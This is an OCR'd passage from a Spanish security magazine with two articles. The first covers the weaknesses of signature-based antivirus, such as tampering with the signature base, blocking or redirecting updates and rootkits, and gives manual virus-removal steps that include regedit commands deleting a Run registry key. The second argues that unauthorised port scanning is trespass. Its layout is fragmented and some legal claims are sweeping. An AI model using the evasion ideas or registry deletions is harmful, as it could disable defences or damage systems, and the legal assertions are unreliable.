


Figura 2. *Avast no informa de la ausencia de la base de signaturas, sólo su versión no es visualizada*

Los métodos heurísticos

Los algoritmos heurísticos de detección de virus se basan en la búsqueda dentro del código del programa de instrucciones ejecutadas típicamente por virus y sirven principalmente para detectar virus para los que no existe aún una signatura en la base. Si la cantidad de tales instrucciones excede un límite preestablecido, el usuario es notificado de la posibilidad de existencia de virus en el sistema. Una desventaja de este enfoque es la gran cantidad de falsos positivos producidos, la cual depende, por supuesto, del límite que se tome y de lo que entendamos por "instrucción típicamente ejecutada por virus". Según los especialistas del *Kaspersky Lab*, la efectividad de los métodos heurísticos no sobrepasa el 25 – 30%.

Los métodos behaviorales

Los algoritmos behaviorales de detección de virus se basan en la observación de acciones (o secuencias de acciones) sospechosas en el sistema y su notificación al usuario. Un algoritmo de este tipo puede ocasionar situaciones en las que, por ejemplo, un programa antivirus tacha a otro producto de este tipo de sospechoso por estar supervisando la actividad del sistema. Estando en la actualidad el uso de los ordenadores tan extendido, no se puede determinar con toda seguridad si una acción dada es normal o no – por ejemplo algunos métodos behaviorales utilizados en el sistema Windows consideran un programa sospechoso si éste trata de modificar el contenido de ramas del registro que son importantes para el sistema, aunque esto es una acción perfectamente normal para el sistema mismo. No obstante, la supervisión de secuencias de acciones reduce la cantidad de alarmas (incluyendo las falsas).

Utilización del método de signaturas para la detección de virus

Un programa antivirus basado en el método de signaturas clasificará un fragmento dado de código como virus

si en la base existe una signatura que le corresponda. En los productos que hacen uso de este tipo de algoritmos, el productor tiene la responsabilidad de mantener al día la base de virus utilizada (añadiendo la signatura de cada nuevo virus que vaya siendo descubierto) y de publicar las actualizaciones realizadas en un sitio web accesible al usuario. En el caso del sistema Windows, para el que aparecen alrededor de 30 nuevos virus diarios, la base de signaturas debe ser actualizada con mucha frecuencia.

Information	
Number of scanned files/folders:	554/103
Run-time of last scan:	00:00:02
Number of infected files:	0

Figura 3. *Efecto del funcionamiento del programa Avast después de borrada la base de signaturas*

```
Information
Current version of virus database:          0606-3, 06-02-09
Lister - [c:\Program Files\Alwil Software\Avast4\DATA\400.vps]
File  Edit  Options  Help
avast! Virus Definition File, version 4 (type 0011)■■Copyright (c) ALWIL Ha
ckin9e, 2005■■=============================================■■■■CAUTION:
Any unauthorized modification will make this file unreadable!!■■■■■■■■■■
```

Figura 4. *Luego de editar el fichero de signaturas, el programa no detecta error alguno y visualiza correctamente la versión de la base*

Ventajas del método de signaturas

Sin lugar a dudas, el lado fuerte de los algoritmos de signaturas es su simplicidad, de la que se deriva, por lo menos en teoría, su rapidez de funcionamiento (es una simple comparación de cadenas de bytes) y su efectividad (si la signatura de un fragmento sospechoso de código se encuentra en la base, es casi seguro que se trata de un virus). Como hemos dicho, la probabilidad de que un algoritmo de este tipo cometa un error depende de la longitud de las signaturas utilizadas, aunque en la práctica es muy difícil que esto ocurra. Una segunda ventaja de este enfoque, al menos en teoría, es la rapidez de acceso que tiene el usuario a cada actualización de la base de signaturas.

Desventajas del método de signaturas

A pesar de su rapidez y simplicidad, el método de signaturas exige realizar una enorme cantidad de operaciones, pues el fragmento de código examinado en un momento dado debe ser comparado con cada una de las signaturas existentes en la base. Además, el buen funcionamiento del sistema depende directamente de la existencia de la base central de signaturas y de sus frecuentes actualizaciones. En las secciones siguientes mostraremos algunos de los peligros que esto entraña.

Virus polimórficos

Los virus polimórficos son aquellos que tratan de ocultar su presencia ante el software antivirus modificando su propia secuencia de código con cada infección, a fin de hacer imposible la creación de una signatura única del virus. Cuando un virus de este tipo es lanzado, primero se ejecuta una rutina de descifrado, con la cual se obtiene el código del virus al que se entrega luego el control. Los programas antivirus de hoy en día se aprovechan del hecho de que no todo el código del virus puede ser cifrado: por ejemplo, la rutina de cifrado/descifrado suele ser incluida textualmente en todas las mutaciones, lo que facilita la creación de huellas dactilares para la familia entera. Además, algunos métodos behaviorales permiten detectar la realización de modificaciones en código ya cargado a la memoria operacional del ordenador. Otra manera de revelar este tipo de virus consiste en lanzar el programa analizado en modo de emulación

Detección de virus en situaciones no estándar

Si sospechamos que en nuestro sistema ha aparecido un virus y nuestro software antivirus no nos ha informado acerca de esto, podemos tratar de localizar el código maligno por cuenta propia:

- se debe revisar los procesos en funcionamiento y compararlos con la lista de los que normalmente esperaríamos encontrar en nuestro sistema – los que sobren deben ser considerados sospechosos y expuestos a un análisis más profundo (en caso de dudas podemos hacer uso de la página *http://www.processlibrary.com* y del programa *Process Explorer* de la empresa *Sysinternals*, los cuales ofrecen información detallada sobre los procesos en ejecución – ver Recuadro *En la Red*). Este es también al mismo tiempo un método para la optimización del sistema, pues sólo ejecutamos las aplicaciones que necesitamos, y un merecido reconocimiento de la arquitectura *Default Deny*, en la que el usuario puede conscientemente decidir si quiere que una aplicación dada funcione en su sistema – todas las que no estén incluidas en esta lista son bloqueadas por defecto. Para generar una lista de aplicaciones autorizadas podemos, luego de instalar el sistema básico, desactivar todos los servicios innecesarios; los procesos restantes conforman el estado inicial. Luego debemos supervisar solamente los procesos nuevos – si aparece algún elemento no añadido por nosotros, será necesario ponerle atención;
- en caso de rootkit podemos utilizar el programa Rootkit Revealer; para los rootkits ejecutados en espacio de usuario que se hacen pasar por procesos, bastará visualizar la lista de procesos desde la cuenta de otro usuario y comparar las dos listas. Si necesitamos una herramienta que permita acceder a los ficheros del registro en modo Raw Data (a fin de eliminar las entradas ocultadas por el rootkit), vale la pena considerar el programa *RegdatXP* (Recuadro *En la Red*).

Historia de los virus polimórficos

La palabra polimórfico proviene del griego y significa *que tiene muchas formas*. En relación con los virus informáticos, significa que con cada infección el virus cifra su propio código de un modo diferente. Algunos virus utilizan también diferentes algoritmos de cifrado. El primer virus que fue considerado polimórfico es el *Cascade*, creado en 1987, el cual se componía de dos partes: una rutina de cifrado y el código propio del virus. Como clave de cifrado Cascade utilizaba el tamaño del fichero infectado. En 1988, este virus ocasionó cuantiosas pérdidas en la filial belga de la IBM, lo que condujo directamente al inicio de los trabajos sobre una solución antivirus propia en esta empresa.

En 1993, el grupo canadiense *Phalcon/Skism* publicó la herramienta *DAME – Dark Avenger's Mutation Engine*, la cual permite convertir un virus normal en uno polimórfico. El algoritmo utilizado permite cifrar el código entregado a la entrada (un virus, en este caso) usando un generador propio de números aleatorios, y generar para el resultado la rutina de descifrado adecuada.

y comparar el código ya descifrado con la base de signaturas.

Denegación de acceso a las actualizaciones de la base

Es posible atacar a un programa antivirus evitando que éste pueda acceder al sitio web con las actualizaciones de la base de signaturas. Esto puede ser realizado de diversas maneras:

- añadiendo al cortafuegos del sistema una regla que prohíba el acceso a dicho sitio web,
- añadiendo a la configuración del sistema las direcciones IP prohibidas,
- aplicando un solución propia que influya sobre la comunicación con la página de actualización.

Los Rootkits

En el proceso de propagación de una nueva signatura entre los usuarios, el período entre el descubrimiento de un virus y la adición de su signatura a la base juega un papel fundamental. Por ejemplo, la empresa Kasperski Lab actualiza su base de virus una vez por hora, mientras que el Norton Antivirus permite descargar actualizaciones diariamente. Si aparece un nuevo virus, aún no definido en la base, y simultáneamente en nuestro sistema es instalado un rootkit, el virus será prácticamente invisible para la mayoría de los antivirus actuales, incluso después de que su signatura haya sido añadida a la base. Uno de los pocos programas capaces de revelar este tipo de programas en el sistema Windows es el *Rootkit Revealer* de la empresa *Sysinternals*, el cual compara la lista de ficheros del sistema y el contenido del registro leídos en modo *Raw Data* con los mismos datos obtenido a través del API del sistema. Cada diferencia entre estas dos listas es, por supuesto, sospechosa – muy probablemente se trata de los datos que el rootkit trata de ocultar ante el usuario filtrando los resultados de las llamadas al API del sistema.

Modificación del patrón del virus en la base de signaturas

Una debilidad de las soluciones antivirus basadas en el método de signaturas es la base misma de signaturas, o más bien su seguridad. A continuación presentaremos algunos modos en los que un virus desconocido, o aún no clasificado como tal, modifique la base de datos de manera de abrir las puertas de nuestro sistema a prácticamente cualquier tipo de microbio:

- cambiar las signaturas de virus concretos, o corromper la base entera – por ejemplo, el popular *Avast* para *Windows 98* no señalizaba error alguno si se le borraba la base de signaturas durante su funcionamiento (Figura 2), e incluso escaneaba alegremente el directorio señalado (Figura 3) sin descubrir en él ningún tipo de virus; en una prueba algo más sutil, la edición del fichero de signaturas no era considerada un intento de violar la integridad de la base (Figura 4). La manera de defenderse contra modificaciones en la base de signaturas es limitando los privilegios de acceso al directorio que contiene la base a un mínimo absolutamente imprescindible;
- utilizar un rootkit que supervise las comunicaciones del programa con la base de signaturas y que introduzca en esta comunicación los cambios necesarios para que el programa antivirus no pueda detectar los virus;
- modificar los parámetros del programa antivirus, p.ej. la dirección de la página de actualización de la base a la de una que esté bajo el control del atacante – en tales casos no es ni siquiera necesario falsificar la base, pues basta con que el usuario descargue todo el tiempo una misma versión de la base, en la que no se encuentren las signaturas que nos interesen;
- realizar un ataque DDOS contra el sitio web del productor que contiene las actualizaciones de la base – puede que sea una solución a corto plazo, pero es efectiva si el atacante quiere llevar a cabo

```
C:\WINNT\system32\cmd.exe - runas /user:Administrator msconfig.exe
C:\WINNT\PCHealth\HelpCtr\Binaries>runas /user:Administrator msconfig.exe
Enter password for Administrator:_
```

Figura 5. *Lanzamiento de regedit con privilegios de administrador desde la cuenta de un usuario no infectado*

```
D:\>regedit /e d:\test.reg "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

D:\>regedit /d "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run"

D:\>_
```

Figura 6. *Creación de una copia de una rama seleccionada del registro y su eliminación con ayuda de regedit desde la línea de comandos*

una acción única encaminada, por ejemplo, a la instalación de un rootkit en un sistema determinado;
- falsificar la página web de actualización, por ejemplo mediante un ataque de tipo *DNS cache poisoning* (presentado en un número anterior de Hakin9), en el que el usuario actualice su base con datos descargados de nuestra página.

Actualizaciones demasiado poco frecuentemente actualizadas

Dependiendo de la frecuencia de actualización de nuestra base de virus, la ventaja que representa la rápida propagación de la definición de un nuevo virus puede llegar a convertirse en el peor defecto de esta solución – si las actualizaciones de la base son publicadas con poca frecuencia, un microbio que esté haciendo estragos en nuestro sistema puede ser indetectable para el programa antivirus.

Prevención

Según un antiguo principio médico, es mejor prevenir que curar, por lo que deberíamos tratar de concentrar nuestra atención en minimizar el riesgo de penetración de software indeseable a nuestro sistema. A continuación presentamos algunos sencillos consejos para lograrlo:

- reducir a un mínimo las operaciones realizadas en la red con privilegios de administrador de la máquina o en la cuenta de cualquier otro usuario privilegiado; la sola creación de una cuenta aparte dedicada exclusivamente a la navegación en Internet impedirá a muchos programas dañinos instalarse en nuestro sistema;
- tomar precauciones al visitar páginas desconocidas, sobre todo aquellas que pretendan instalar software en nuestro sistema;
- desactivar los servicios que no planeemos utilizar;
- sustituir las contraseñas por defecto de los servicios en funcionamiento a otras que sean difíciles de adivinar.

¿Cómo eliminar virus por cuenta propia?

Si tenemos la seguridad de tener entre manos un virus aún no diagnosticado por el programa antivirus, podemos decidirnos a eliminarlo por cuenta propia. Aunque es imposible crear una lista general de las acciones a realizar, podemos intentar las siguientes:

- matar el proceso sospechoso y borrarlo o, para mayor seguridad, moverlo a otra ubicación y eliminar en los ficheros del sistema toda entrada que pueda servir par lanzarlo nuevamente con ayuda de la herramienta *msconfig,*
- si el virus bloquea todos los recursos en una cuenta dada apenas el usuario accede a ella (en el peor de los casos la del administrador) y no permite realizar ninguna acción, podemos utilizar *runas* para Windows a fin de acceder a la cuenta desde la sesión de un usuario que no haya sido infectado, evitando así ejecutar los ficheros de inicialización para proceder a combatir el código maligno con ayuda del mismo msconfig (Figura 5); si ocurre que todos los usuarios están infectados, podemos intentar reparar el sistema con ayuda de la consola de rescate. Si el sistema es un Win 98, podemos lanzar la línea de comandos (o arrancar el ordenador desde un floppy de arranque) y examinar las localizaciones estándar desde las que son lanzados los programas de inicialización a fin de eliminar todas las entradas sospechosas, si encontramos alguna. Si la entrada que lanza el virus se encuentra en el registro, podemos hacer uso del programa *regedit*, accesible también desde la línea de comandos, para crear una copia de la rama del registro responsable del lanzamiento de los programas y servicios (ésta es creada como texto plano, a diferencia del resto del contenido del registro), examinarla cuando menos con ayuda de la instrucción *type* y eliminar de ella todas las entradas o ramas enteras que no sean necesarias, utilizando para ello el mismo programa (Figura 6);
- lanzar el sistema con la menor configuración y cantidad de servicios posible y aplicar alguno de los métodos anteriores. ●

Sobre el Autor

El autor es licenciado de la facultad de matemáticas, especialidad informática, de la Universidad Maria Curie-Sklodowska en Lublin. Su trabajo actual consiste en testear sistemas para uno de los operadores de telefonía celular de Polonia. Se interesa en la seguridad de aplicaciones, la criptografía y los métodos de inteligencia artificial.

En la Red

- *http://www.sysinternals.com* – página web de Mark Russinovich y Bryce Cogswell, en la que encontraremos, entre otros, los programas Rootkit Revealer y Process Explorer.
- *http://people.freenet.de/h.ulbrich/regdatxp.zip* – programa RegdatXP, que permite el acceso a los ficheros del registro del sistema en modo Raw Data.
- *http://www.viruslist.com/en/index.html* – una verdadera mina de conocimientos acerca de la historia y el presente de los virus informáticos.
- *http://www.spywareguide.com/index.php* – terminología y software básico para combatir el spyware.
- *http://www.processlibrary.com* – informaciones sobre los procesos en Windows, útiles para decidir por cuenta propia si estamos en presencia de un virus o de un proceso innecesario pero inofensivo.
- *http://www.research.ibm.com/antivirus/SciPapers/Kephart/VB94/vb94.html* – artículo de Jeffrey Kephart y William Arnold sobre la extracción automática de signaturas de virus informáticos.



¿Es el escaneo de puertos una violación del derecho a la Propiedad?

Craig S Wright 

Grado de dificultad



La idea de que la falta de nuevas leyes hace todas las acciones de Internet legales a no ser que estén expresamente prohibidas es una equivocación frecuente. Es una equivocación debido a que las leyes antiguas se pueden aplicar sobre las nuevas tecnologías. La acción derivada de un derecho de propiedad es un deber general para las otras personas de no interferir con la cosa.

Así que has decidido inesperadamente escanear los puertos de un sitio. Puede que sea tu banco y quieras saber por tí mismo si es seguro. Sea cual sea la razón o la escusa, tienes que hacer esto, sin autorización expresa puede que te metas en problemas, como han demostrado algunos casos recientes.

La ley no es muy diferente cuando nos referimos a tecnologías modernas o antiguas. La propiedad (definida en terminos legales) en lo referente a servidores, routers y sistemas de información en general están representados por la ley como bienes muebles. Los servidores son bienes muebles. Los datos son propiedad intelectual.

La ley acerca de estás materias existe desde hace cientos de años. Nosotros simplemente hacemos todo lo que podemos para no entender la nueva tecnología en terminos antiguos.

Hay una serie de derechos asociados a la propiedad:

- El derecho de controlar el uso de la propiedad,
- El derecho a recibir beneficios de la propiedad,
- El derecho de ceder, transferir o ceder la propiedad,
- El derecho de excluir a otros de la propiedad.

En el caso de los escaneos nos estamos refiriendo al punto 4, el derecho a excluir y al punto 1, el derecho a controlar.

Los Derechos

El *derecho de control* es el derecho para determinar como se usa la propiedad. Los *usos* originariamente eran los intereses beneficiosos o equitativos de la propiedad. El derecho de control permite al propietario del sistema

En este artículo aprenderas...

- Aprenderás más sobre la seguridad de Internet
- Conoceras un punto de pista acerca del escaneo de puertos y la violación de derechos

Lo qué deberías saber...

- Deberías tener conocimientos básicos de seguridad

determinar como debe ser este según la ley.

La entrada sin autorización es basicamente un estricto delito de responsabilidad. Esto quiere decir que tus intenciones no importan sino el simple hecho de hacerlo. El propietario del sistema tiene el derecho a estipular que aceptan ping (o ningún ICMP, por ejemplo). Para hacer cumplir esto podrían filtrar el tráfico ICMP.

Esto es importante ya que es una de las acciones más inocuas. Si te metes en problemas por una acción tan simple como esta, una inyección de SQL es aun más probable que te cueste cara.

Si en este ejemplo el propietario hubiera determinado parar todo el tráfico ICMP entrante/saliente del servidor, podría estipular que cualquier acceso vía ICMP es una violación de los derechos de propiedad. Si el propietario del sistema no hubiera llevado acabo ninguna acción para hacer esto público mediante algunos medios (por ejemplo, en la condiciones de uso del sitio web principal) entonces los derechos todavía existirían pero no se podría obligar a su cumplimiento mediante la ley. Esto quiere decir que hacer un ping a ese servidor es ilegal pero que no hay ninguna manera de que se pueda hacer cumplir este derecho. Se podría argumentar que hay un derecho de acceso a los puertos y servicios estandares. La prueba de cargo está sobre tí (el acusado) *to show this if you are going to rely on it* (para demostrarlo si confias en el).

Primero algunos tienen la idea equivocada de que la respuesta a un derecho de propiedad es la obligación de otros de no interferir con la cosa. Algunas personas asumen que la ley está ahí para proteger los derechos del individuo hagan lo que hagan, a no ser que esté expresamente prohibido. Esto es un error. Ilegal significa no legal, no significa contra la ley. Existe una diferencia. No legal puede significar que no existe el derecho expreso para ejecutar la acción.

Para hacer cumplir el derecho el propietario del sistema tiene, este que hacer algo para notificar el derecho de control a la persona que intenta violarlo. Un ejemplo es un banner en un login de telnet. La acción como hemos declarado sigue siendo ilegal, pero no se puede obligar mediante ley al cumplimiento del derecho mientras no exista una notificación. La notificación no tiene porque estar ocurriendo. Simplemente tiene que ocurrir. No tiene porque ser especialmente imperativa o ni siquiera gramaticalmente correcta. La notificación no tiene que ser enviada usando el mismo protocolo. Mandar un correo electrónico al atacante satisface el requerimiento.

En caso de delito tiene que existir una prueba de que el atacante vió la advertencia. Este no es el caso de una acción civil, el hecho de que exista una advertencia es suficiente para emprender un acción legal por entrada no autorizada. Un argumento en defensa del escaneo de un servidor como un derecho tácito sobre bienes comunes fallaría. El acceso a un servidor web es una licencia para usar el servicio web. Esto quiere decir el puerto de la red y no otros puertos. Comprobar que más está corriendo es una violación de derechos y puede conllevar acciones legales.

Los tipos de ICMP

El caso de Harrison v. Carswell el acusado sostenía que tenían derecho a protestar. Esto es un derecho ante la ley de libertad de expresión. El propietario del centro comercial (el demandante) declaró el derecho de propiedad de excluir. El propietario del centro comercial ganó. Los propietarios del centro comercial fueron capaces de obtener una orden de alejamiento para prohibir que los manifestantes entraran en las propiedades del centro comercial y sus alrededores (i.e. Las zonas donde pueden entrar los clientes). El caso ha sido criticado por los que quieren protestar en cualquier sitio. Se ha mantenido que aunque existía un derecho de protesta, los derechos de propiedad del propietario son superiores. Puedes protestar, pero en otro sitio – sencillo...

Una persona *está sujeta a responsabilidad frente a otra por allanamiento, con independencia de que de este cause daño a cualquier interés legalmente protegido del otro, o haga... que una tercera persona lo haga.* El allanamiento como ya he afirmado es la interferencia con otras personas o sus posesiones o terrenos. Para constituir allanamiento la interferencia tiene que se no autorizada, directa y hecha voluntariamente.

La Disposición (Segunda) de Agravios § 217 define allanamiento de bienes muebles como *intencionadamente... desposeer al otro del bien mueble, o usar o interferir con un bien mueble en posesión de otro.* El escaneo de puertos está usando los recursos del servidor. Tiene que ser un uso significativo de recursos, simplemente uno que se pueda medir de alguna manera. Se podría medir en ciclos por segundo.

Una manera de trasmitir las intenciones sobre los derechos de propiedad es habilitar las respuestas ICMP. Al permitir este tráfico y usar filtros de entrada y salida y enviando una respuesta ICMP tipo 3. En concreto se podrían enviar respuestas tipo 3/13 (*Communication Administratively Prohibited* – Comunicación prohibida administrativamente). Cuando reciba esta respuesta, la persona ha recibido la notificación eficazmente (por ejemplo un banner). No hay requerimiento legal de que se den cuenta del paquete, sólo de que sea enviado.

Otros tipos ICMP que harían esto incluyen: 3/9 – la red de destino está prohibida administrativamente; 3/10 – el host de destino está prohibido administrativamente; 3/11 – la red no se puede alcanzar para el tipo de servicio; 3/12 – El host es inalcanzable para el tipo de servicio.

Mandar respuestas ICMP 3/9 es la solución más efectiva. (Esto es fácil de configurar en routers Cisco, unos routers pueden hacerlo y otros no). Cuando hay recibido el primer paquete la persona que esta escaneando habrá sido eficazmente notificada. Si escanean o prueban algún puerto de la red, están incumpliendo las condiciones que le han sido notificadas (parecido al allanamiento en la propiedad real cuando le has pedido al allanador que se marche y tienes derechos sobre el terreno).

Si la persona escanea los puertos del sitio y los filtros de entrada están configurados para enviar respuestas ICMP 3/9 tan pronto como un paquete llegue al cualquier puerto o servidor que no sean los permitidos, hay una intrusión. En este caso en escaneo continuado se convierte en una violación de los derechos que puede conllevar una acción legal añadida. En este caso puedes demandar por lo civil a una persona por escaneo de puertos y sin nada más (i.e. Sin daños reales)..

¿Por qué mucha gente espera a ver un banner y luego entran? Cuando ves el banner. Si sigues escaneando después de ver el banner, entonces has cometido un delito en terminos legales y no hace falta que haya daños para que pueda haber acciones legales.

El derecho de exclusión es el derecho de dictar lo que otros pueden hacer. Esto quiere decir que el propietario tiene derecho a ejercer el control y a dictar el nivel de acceso (si es que existe) que otros tienen a la propiedad. Respeco a Internet, el acceso de tu puerta de enlace a otro servidor se hace a través de una servidumbre. Existe tanto servidumbres públicas como privadas. Una servidumbre pública es que da derechos a un gran número de personas o al público en general. Esto en términos de Internet es análogo a un router backbone.

El router Backbone

Un ataque DOS o DDOS contra los DNS o al router backbone es lo mismo que bloquear el acceso a una persona que tiene una servidumbre. Es un quebrantamiento sobre el derecho de servidumbre y crea una causa de demanda civil. En la mayoría de las jurisdicciones esto no está recogido o estipulado como ofensa penal. Es ilegal como incumplimiento civil cuando no está directamente excluida.

La exclusión permite al propietario (en nuestro caso el propietario del sistema) para designar que acciones son aceptables. Solo necesitan declarar que un acto va conta la política de un sitio para que se convierta en una acción ejecutable, aun más, cuando el sistema es propiedad estatal (tomemos como ejemplo el Gobierno Federal de los EE.UU.) todo acceso es considerado como expresamente controlado a no ser que expresamente se permita.

Qué significa esto

Un escaneo de puertos, si el propietario del sistema no lo permite es una violación de los derechos de propiedad del propietario del sistema. Están incumpliendo las leyes de exclusividad. Ya veamos el sistema y sus datos como *bien mueble o bien inmueble* la acción tiene que ser una de las aceptadas por el propietario. Si miramos en la ley Civil, tenemos un sistema parecido para bienes muebles.

El incumplimento de los derechos de un propietario es una transgresión en la naturaleza de la ley de propiedad. Hay acciones de recuperación o de agravio, pero estás generalmente requieren que haya habido daños. Sin embargo, una transgresión de los derechos de control o de exlusión todavía es una violación de los derechos del propietario. Una violación de la ley de propiedad no es (generalmente) un acto criminal si no hay daños. Esto no hace que no sea ilegal.

Es ilegal en cuanto a que también puede actuar para anular un contato. Si por ejemplo el grupo A contrata al grupo B para escanear el sistema del grupo C usando un escaneador de puertos, el grupo después del recibir el informe podría decidir no pagar al grupo B por sus servicios ya que la acción es considerada ilegal y un contato ilegal no es exigible su cumplimiento. No habría efecto punitivo por esto, pero eso no hace que la acción sea legal.

El daño de la propiedad o el acceso sin autorización real al sistema nos ha llevado a un area totalmente nueva. Ésta es en la que entran en juego las ofensas criminales.

Allanamiento

Allanamiento es la interferencia indebia con otra persona o con su posesión de bienes o terreno. Para que se constituya un allanamiento la interferencia tiene que ser no autorizada, directa y hecha voluntariamente. El allanmiento en cuanto a bienes no es cometido a no ser que exista una conexión directa entre las acciones del allanador y alguna interferencia física con la posesión de otro.

Que sea directa es crítico en el allanamiento de bienes. Por ejemplo, si dejaste tus bienes en la biblioteca mientras te tomabas el café y las puertas estaban cerradas cuando volviste, esto interferiría con la posesión de esas cosas. Sin embargo, el que hubieran cerrado las puertas no sería suficientemente directo como para considerarse allanamiento.

Como ya se ha hecho notar antes, cuando las notificación ha ocurrido, mediante un ICMP tipo 3/9, el escaneo de puertos continuado (i.e. Escaneo de varios puertos) es por lo tanto allanamiento.

Para ser directo, tú necesitas hacer el escaneo. Tú nos haces un escaneo si has buscado a otro para que lo

Primer recordatorio

El derecho de propiedad en la ley común consta de un conjunto de derechos:

- el derecho de poseer;
- el derecho de alienar;
- el derecho de explotarlo econonomicamente.

En la ley común, la desposesión de la propiedad personal puede ocurrir de 3 formas:

- entrada no autorizada siendo este la apropiación indevida de la posesión
- acción reclamatoria de la posesión, siendo una adquisición lícita de la posesión pero con retención injusta (esto es revocado en algunos paises)
- Recuperación de bienes muebles tomados ilegalmente no siendo ni apropiación indebida o retención, sino disposición malintencionada a través de destrucción o venta.

Librería

- D J Harris, (2004) *Cases and Materials on International Law,* 5th ed. Sweet & Maxwell
- Edgeworth, Rossiter & Stone, Sackville & Neave, (2004) *Property Law: Cases and Materials*, 7th ed. LexisNexis Butterworths
- Gray & Edgeworth, (2003) *Property Law in New South Wales*, LexisNexis Butterworths
- P Malanczuk, Akehurst's (1997) *Modern Introduction to International Law,* 7th ed. Routledge
- Radan, Stewart & Lynch, (2005) *Equity & Trusts,* 2nd ed. LexisNexis Butterworths
- S Blay, R Piotrowicz & B M Tsamenyi (eds), (1997) *Public International Law. An Australian Perspective,* Oxford UP

Referencias

- Harrison v. Carswell (1975), [1976] 2 S.C.R. 200
- Bradley v. American Smelting & Refining Co., 104 Wn.2d 677, 681, 709 P.2d 782 (1985 RESTATEMENT (SECOND) OF TORTS ←158 (1965)
- General & Financial Facilities Ltd v Cooks Cars Facilities Ltd (Romford) Ltd [1963] 1 WLR 644 Dixon J in Penfolds Wines v Elliot (1946) 74 CLR 204 stated (at 229)

Sobre el Autor

Craig Wright es auditor de sistemas de información y asesor de riesgos para BDO. Anteriormente ha estado implicado en investigaciones científicas en áreas tan diversas como la seguridad en internet o la agricultura. Algunos trabajos anteriores incluyen haber sido el Manager de seguridad de la información para la bolsa australiana y el diseño de la infraestructura de seguridad para Lasseter's On-Line (el primer casino de internet autorizado por el estado) Está completando su decimo graduado, un Master of Laws (LLM) en Northumbria, Newcastle on the Tyne, UK, especializandose en Derecho de comercio internacional/leyes de e-comercio. Ha completado varios Masters en sistemas de información y tiene un doctorado en artes liberales. Craig ha obtenido las certificaciones CISA, CISM, CISSP, ISSMP, ISSAP, G7799, GCFA y CCE.

haga por tí. Un ejemplo sería una web que hace esto por tí. Al usar esto, el sitio que ofreciera el escaneo estária en condición de allanamiento.

Retención

La retención es un agravio que afecta a bienes, la retención malintencionada de bienes de una persona con derechos inmediatos de posesión. La retención es una acción continuada (al contrario que la conversión en la que sólo hay un acto malintencionado).

Para iniciar una querella por retención deben de cumplirse los siguientes puntos:

- tiene que existir posesión por el acusado;
- tiene que existir una retención malintencionada continua por parte del acusado;
- tiene que producirse una petición o demanda para la devolución de los bienes por parte del demandante.

En la retención la causa empieza en la fecha de la negativa malintencionada a la devolución de los bienes, con el fundamento de dar una oportunidad a aquellas personas que inocentemente llegan a poseer los bienes para que se los devuelvan a su propietario legítimo.

La medición de los daños de la retención se puede obtener de General & Financial Facilities Ltd vs Cooks Cars.

Conversión

La conversión es un agravio a los bienes y no al terreno. Es una interferencia con los bienes de otro o con sus derechos de posesión. El contenido de una demanda por conversión tiene que constar de bienes muebles tangibles que puedan estar o ser poseidos por una persona. La propiedad intangible no puede ser convertida.

Algunos ejemplos incluirían botellas de vino, coches, maquinaria, una planta, yates, documentos de empresas, títulos de deuda, hipotecas, arboles cortados y transportados, servidores, routers, hardware en general y animales domésticos. Se puede hacer un conversión con dinero en el caso de que sean bienes muebles tangibles determinados robados de un bolso o una cartera o un cajón, pero existe la conversión si el dinero es moneda (por ejemplo tomar prestado 100 dólares genéricos y negarse a devolverlos).


Un cheque es un instrumento negociable que crea derechos intangibles sobre el firmante del cheque. ¿Significa esto que no puede conllevar ninguna acción de conversión? Los tribunales ha solucionado este problema tratando los documentos que prueban o expresan esos derechos (i.e. El papel tangible) como los bienes que son convertidos. De esta manera la conversión de los bienes es tratada como la conversión del dinero que representa el documento.

En el ilicito civil de la conversión un acusado tiene que intencionadamente y sin justificación por ley tratar con los bienes de manera contraria a la posesión del demandante (actual o constructiva) o su derecho inmediato de poseer esos bienes.

